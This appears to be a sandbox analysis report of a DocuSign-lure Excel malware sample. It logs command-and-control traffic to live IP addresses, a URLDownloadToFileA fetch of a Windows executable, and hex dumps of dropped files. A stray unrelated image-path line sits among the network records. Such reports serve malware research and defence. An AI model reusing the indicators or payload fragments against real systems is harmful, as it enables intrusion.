Feb 20, 2021 02:05:55.532516956 CET	6133	OUT	POST /rob60/813435_W617601.8B73F080286CDBB0F9B96995D4E87F7B/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FNVPIRVIEKQTDGGI Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 116.68.162.92:443 Content-Length: 282 Cache-Control: no-cache
Feb 20, 2021 02:05:58.101294994 CET	6137	IN	HTTP/1.1 200 OK connection: close server: Cowboy date: Sat, 20 Feb 2021 01:05:56 GMT content-length: 3 Content-Type: text/plain Data Raw: 2f 31 2f Data Ascii: /1/


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 20, 2021 02:05:29.234872103 CET	193.8.194.96	443	192.168.2.22	49170	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	Sun Feb 07 20:26:06 CET 2021	Mon Feb 07 20:26:06 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
Feb 20, 2021 02:05:40.075192928 CET	193.8.194.96	443	192.168.2.22	49173	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	Sun Feb 07 20:26:06 CET 2021	Mon Feb 07 20:26:06 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
Feb 20, 2021 02:05:50.281522989 CET	193.8.194.96	443	192.168.2.22	49175	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	Sun Feb 07 20:26:06 CET 2021	Mon Feb 07 20:26:06 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
Feb 20, 2021 02:05:53.685561895 CET	193.8.194.96	443	192.168.2.22	49177	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	Sun Feb 07 20:26:06 CET 2021	Mon Feb 07 20:26:06 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
Feb 20, 2021 02:05:56.148684025 CET	193.8.194.96	443	192.168.2.22	49178	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	Sun Feb 07 20:26:06 CET 2021	Mon Feb 07 20:26:06 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
Feb 20, 2021 02:05:59.279273987 CET	193.8.194.96	443	192.168.2.22	49179	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	CN=example.com, OU=IT Department, O=Global Security, L=London, ST=London, C=GB	Sun Feb 07 20:26:06 CET 2021	Mon Feb 07 20:26:06 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2316 Parent PID: 584

General

Start time:	02:03:35
Start date:	20/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f330000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CDF9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F67EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\40DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA969AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14005828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14005828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\4674.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F67EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CDF9.tmp	success or wait	1	13F8EB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\4674.tmp	success or wait	1	13F8EB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\40DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\Desktop\D3DE0000	C:\Users\user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA969AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA969AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\40DE0000	569	453	ac 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 05 8a a2 b0 9c 45 9b 2e db 00 49 3f 80 26 c7 12 6b be c0 61 12 fb ef 3b a4 1d b7 35 1c 4b aa bb d1 8b 9a 7b ee cc 48 c3 f9 cd c6 9a ea 09 22 6a ef 5a 76 d5 cc 58 05 4e 7a a5 5d d7 b2 1f 0f 5f eb 8f ac c2 24 9c 12 c6 3b 68 d9 16 90 dd 2c de be 99 3f 6c 03 60 45 d1 0e 5b d6 a7 14 3e 71 8e b2 07 2b b0 f1 01 1c ad ac 7c b4 22 d1 6d ec 78 10 72 2d 3a e0 d7 b3 d9 07 2e bd 4b e0 52 9d b2 06 5b cc bf c0 4a 3c 9a 54 dd 6e e8 f1 ce c9 52 3b 56 7d de bd 97 51 2d 13 21 18 2d 45 22 a3 fc c9 a9 23 48 ed 57 2b 2d 41 79 f9 68 49 ba c1 10 41 28 ec 01 92 35 4d 88 9a 88 f1 1e 52 a2 c4 90 f1 93 cc 9f 01 ba 23 a8 b6 d9 74 59 38 1d 13 c1 e0 51 cc 80 d1 7d 25 1a 8a 2c c9 60 af 03 be a3 72 bd e2 2a af bc 5e 89 7d dc 77 6a 61 d4	...n.0.E.....D'.....E....I?. &..k..a...;...5.K.....{..H.... ..."j.Zv..X.Nz.]...._....$...; h....,...?l.`E..[...>q...+.... ..|.".m.x.r-:.....K.R...[... J<.T.n....R;V}...Q-.!.-E"....# H.W+- Ay.hI...A(...5M.....R.... .....#...tY8....Q...}%..,.`... .r..*..^.}.wja.	success or wait	22	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\40DE0000	1022	2	03 00	..	success or wait	22	7FEEA969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\40DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..#|.....X....... [Content_Types].xml ... (....................................	success or wait	23	7FEEA969AC0	unknown
C:\Users\user\AppData\Local\Temp\40DE0000	9564	65536	ff d8 ff e1 1c c5 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 07 01 12 00 03 00 00 00 01 00 01 00 00 01 1a 00 05 00 00 00 01 00 00 00 62 01 1b 00 05 00 00 00 01 00 00 00 6a 01 28 00 03 00 00 00 01 00 03 00 00 01 31 00 02 00 00 00 1e 00 00 00 72 01 32 00 02 00 00 00 14 00 00 00 90 87 69 00 04 00 00 00 01 00 00 00 a4 00 00 00 d0 00 1e 84 80 00 00 27 10 00 1e 84 80 00 00 27 10 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 53 36 20 28 57 69 6e 64 6f 77 73 29 00 32 30 32 31 3a 30 32 3a 31 31 20 32 31 3a 30 35 3a 35 33 00 00 03 a0 01 00 03 00 00 00 01 ff ff 00 00 a0 02 00 04 00 00 00 01 00 00 0b 86 a0 03 00 04 00 00 00 01 00 00 07 8e 00 00 00 00 00 00 00 06 01 03 00 03 00 00 00 01 00 06 00 00 01 1a 00 05 00 00 00 01 00 00 01 1e 01 1b 00 05 00 00 00 01 00	......Exif..MM.*.............. ....b...........j.(...........1.........r.2...... .....i....................'... ....'.Adobe Photoshop CS6 (Windows).2021:02:11 21:05:53.....	success or wait	3	7FEEA969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\40DE0000	153877	1653	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 26 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6f 40 54 27 ac 01 00 00 0c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 86 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..#|.....X..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..3.m ....&...xl/_rels/wor kbook.xml.relsPK..-.........!. o@T'.......................... xl/workbook.xml	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\Desktop\D3DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 07 00 05 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9J.8.......X.@... ...."......	success or wait	9	7FEEA969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D3DE0000	unknown	10137	49 ed 10 e0 c1 09 2d 0a 69 20 0e de 0f 0b e0 08 12 fa 42 5f 74 de f1 61 15 3d a9 0e 22 7d 02 5e e3 8d 3b 06 9b bf 81 af 0e 0c 13 5e 89 87 09 bf e9 1d dc 1b 2b af 95 0d d7 14 ff 00 73 61 1a 6d 69 a2 56 3a 49 b1 fd 5f 73 0e 22 7b 1b 3e 04 39 b2 1d ed 8d f8 70 03 f8 17 52 35 7f 48 a9 fc 85 3f 97 56 cd 29 15 89 fc ba a9 26 d9 b5 95 ce 9d 9e 33 b5 89 28 73 57 92 a8 ff 00 73 52 c6 96 11 df 33 af 75 55 77 6d fd ed de ef 8c ce 58 43 6c 66 14 40 b6 98 06 f9 cc eb 96 14 1b 49 89 54 6d 6d 46 fb 95 89 1c 49 4a 62 2b d2 d0 c5 63 7a 8e 26 da e1 d1 f1 62 ac 50 e8 4e 4c 7c cf 6d 57 e6 b4 90 2f 3e aa 88 0a 87 8d 2b 6e 6d 9f 2e de 47 b1 89 0b 52 f8 0f 36 70 b5 54 a8 f2 38 d0 2f f2 7f 22 25 59 d1 30 47 ca fc 1e 56 14 4d 51 54 96 7b 5b dd 4f 41 5a 0d 62 24 9b 49 e7 bb e8 a1	I.....-.i ....B_t..a.=..."} .^..;........^........+....... sa.mi.V:I.._s."{.>.9.....p...R 5.H...?.V.).....&......3..(sW. ...sR....3.uUwm......XClf.@ ... .I.TmmF....IJb+...cz.&... .b.P.NL|.mW.../>.....+nm... G.. .R..6p.T..8./.."%Y.0G...V. MQT.{[.OAZ.b$.I....	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\Desktop\D3DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 07 00 05 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p.... B.....a.........=.......... ....=.....i..9J.8.......X.@... ...."......	success or wait	1	7FEEA969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D3DE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 cf 11 a9 6f 07 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....T.....`..... ..x..... ....Microsoft Excel.@.....|.#... @.....o.....	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\Desktop\D3DE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 0d 00 00 00 20 20 44 6f 63 75 53 69 67 6e 20 20 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 44 6f 63 75 53 69 67 6e 20 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign .....DocuSign.....DocuSign .....Work sheets.....	success or wait	1	7FEEA969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D3DE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA969AC0	unknown
C:\Users\user\Desktop\D3DE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 47 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 44 01 00 00 45 01 00 00 46 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....G........... ................D...E...F.....	success or wait	1	7FEEA969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	742	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.......	success or wait	1	14005828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	8184	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	14005828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	4164	14 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a7 8d 4d f3 51 8b 4d 08 e8 e6 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 82 8d 4d f3 51 8b 4d 08 e8 bd 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 7c 8d 4d f3 51 8b 4d 08 e8 94 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 6e 8d 4d f3 51 8b 4d 08 e8 6b 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 8e 8d 4d f3 51 8b 4d 08 e8 42 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f7 8d 4d f3 51 8b 4d 08 e8 19 13 08 00 8b 55 ec 83 c2 01	....U.....U..E.....E..E.....E ...M.Q.M.......U.....U..E..... E..E.....E...M.Q.M.......U... ..U..E.....E..E.....E.|.M.Q. M.......U.....U..E.....E..E.... ..E.n.M.Q.M..k....U.....U..E. . ...E..E.....E...M.Q.M..B.... U.....U..E.....E..E.....E...M. Q.M.......U....	success or wait	1	14005828C	URLDownloadToFileA
